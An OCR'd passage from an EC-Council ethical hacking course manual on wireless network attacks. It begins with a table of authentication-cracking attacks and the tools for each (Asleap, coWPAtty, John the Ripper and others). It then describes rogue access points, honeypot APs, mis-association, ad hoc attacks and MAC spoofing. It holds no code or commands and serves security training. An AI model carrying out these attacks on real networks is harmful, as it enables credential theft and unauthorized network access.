PSK Cracking	Recovering a WPA PSK from captured key handshake frames using a dictionary attack tool.	coWPAtty, KisMAC, wpa_crack, wpa-psk-bf
Shared Key Guessing	Attempting 802.11 Shared Key Authentication with guessed vendor default or cracked WEP keys.	WEP cracking tools
Domain Login Cracking	Recovering user credentials (e.g., Windows login and password) by cracking NetBIOS password hashes, using a brute-force or dictionary attack tool.	John the Ripper, L0phtCrack, Cain

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Identity Theft	Capturing user identities from cleartext 802.1X Identity Response packets.	Capture tools
VPN Login Cracking	Recovering user credentials (e.g., PPTP password or IPSec Preshared Secret Key) by running brute-force attacks on VPN authentication protocols.	ike_scan and ike_crack (IPsec), anger and THC-pptp-bruter (PPTP)
Password Speculation	Using a captured identity, repeatedly attempting 802.1X authentication to guess the user's password.	Password dictionary
LEAP Cracking	Recovering user credentials from captured 802.1X Lightweight EAP (LEAP) packets using a dictionary attack tool to crack the NT password hash.	Anwrap, Asleap, THC-LEAPcracker

TABLE 15.9: Various types of authentication attacks

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Rogue Access Point Attack


802.11 allows wireless access points to connect to the **NICs** by authenticating with the help of service set identifiers (**SSIDs**). Unauthorized access points can allow anyone with an 802.11-equipped device onto the corporate network, which puts a potential attacker close to the mission-critical resources. With the help of wireless sniffing tools, the following can be determined: access points for the authorized Medium Access Control (MAC) address, vendor name, or security configurations. The attacker can then create a list of **MAC addresses** of authorized access points on the LAN, and cross check this list with the list of MAC addresses found by sniffing.

The attacker can then create his or her own rogue access point and place it near the target corporate network. Rogue wireless access point placed into an **802.11 network** can be used to hijack the connections of legitimate network users. When the user turns on the computer, the rogue wireless access point will offer to connect with the network user's NIC. The attacker lures the user to connect to the rogue access point by sending his/her SSID. If the user connects to the rogue access point considering it as a **legitimate AP**, all the traffic the user enters will pass through the rogue access point, thus enabling a form of wireless packet sniffing. The sniffed packets may even contain username and passwords.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

FIGURE 15.15: Attacker performing Rogue Access Point Attack

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Client Mis-association

An attacker set up a **rogue access point** outside the corporate perimeter and lures the employees of the organization to connect with it. This can be potentially used as a channel by the attacker to bypass enterprise security policies. Once a **Wi-Fi client** connects to the rogue access point, an attacker can steal the sensitive information such as user names and passwords by launching **man-in-the-middle kind** of attacks.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





FIGURE 15.16: Client Mis-association

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Misconfigured Access Point Attack

Most organizations spend significant amounts of time defining and implementing Wi-Fi security policies, but it may possible that the client of the wireless network may change the security setting on AP unintentionally; this in turn may lead to misconfigurations in access points. A misconfigured AP can expose a well-secured network to attacks. Attackers can easily connect to the secured network through misconfigured access points. The following are the elements that play an important role in this kind of attack:

- **SSID Broadcast:** Access points are configured to broadcast SSIDs to authorized users
- **Weak Password:** To verify authorized users, network administrators incorrectly use the SSIDs as passwords
- **Configuration Error:** SSID broadcasting is a configuration error that assists intruders in stealing an SSID and has the AP assume they are allowed to connect

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





FIGURE 15.17: Attacker performing Misconfigured Access Point Attack

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Unauthorized Association

Unauthorized association is a major threat to the wireless network. This may be one of two kinds: accidental association or malicious association. Malicious association is accomplished with the help of soft APs. Attackers use soft APs to gain access to the target wireless network. Software access points are client cards or embedded WLAN radios in some PDAs and laptops that can be launched inadvertently or through a virus program. Attackers infect the victim's machine and activate soft Aps, allowing them unauthorized connection to the enterprise network. Attackers connect to an enterprise network through soft APs instead of the actual access points.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





FIGURE 15.18: Unauthorized association threat in wireless networks

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Ad Hoc Connection Attack

Wi–Fi clients communicate directly via an ad hoc mode that does not require an AP to relay packets. The networks that are connected in ad hoc mode **share information** across the clients conveniently. To share audio/video content with others, most Wi-Fi users use ad hoc networks. Sometimes the networks are forced to enable ad hoc mode by the resources that can be accessed only in ad hoc mode, but this mode is inherently insecure and does not provide strong authentication and encryption. Thus, attackers can easily connect to and compromise the enterprise client operating in ad hoc mode.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





FIGURE 15.19: Attacker compromising the enterprise client using Ad Hoc Connection Attack

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



HoneySpot Access Point Attack

Users can connect to any available network in case of **multiple WLANs** co-existing in the same space. This kind of multiple WLAN is more exploitable by attacks. The attackers can set up an **unauthorized wireless network** by operating an access point in the region of multiple WLANs and can allow the users of the authorized networks to get connected to it. These APs mounted by the attacker are called "**honeypot**" APs. These APs transmit a stronger beacon signal. Usually wireless network cards look for strong signals for access. Hence, an authorized user may connect to this malicious honeypot AP; this creates a security vulnerability and sends the sensitive information of the user such as identity, user name, and password to the attacker.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





FIGURE 15.20: HoneySpot Access Point Attack process

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



AP MAC Spoofing

In wireless LAN networks, the access points transmit probe responses (beacons) to advertise their presence in the air. The probe responses contain the information about their identity (**MAC address**) and identity of the network it supports (**SSID**). The clients in the vicinity connect to the network through these beacons based on the MAC address and the SSID that it contains. Many software tools and most of the APs allow setting user-defined values for the **MAC addresses** and SSIDs of AP devices. Attackers spoof the MAC address of the AP by programming the AP to advertise exactly the same identity information as that of the victim AP. Attackers spoof the MAC address of the wireless LAN client equipment to masquerade as an authorized client and to connect to the AP. As the attacker connected to the AP as the authorized client, he or she can have full access to the network as that of a legitimate client and the attacker can use the connection for his or her own malicious purposes and can eavesdrop on sensitive information.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

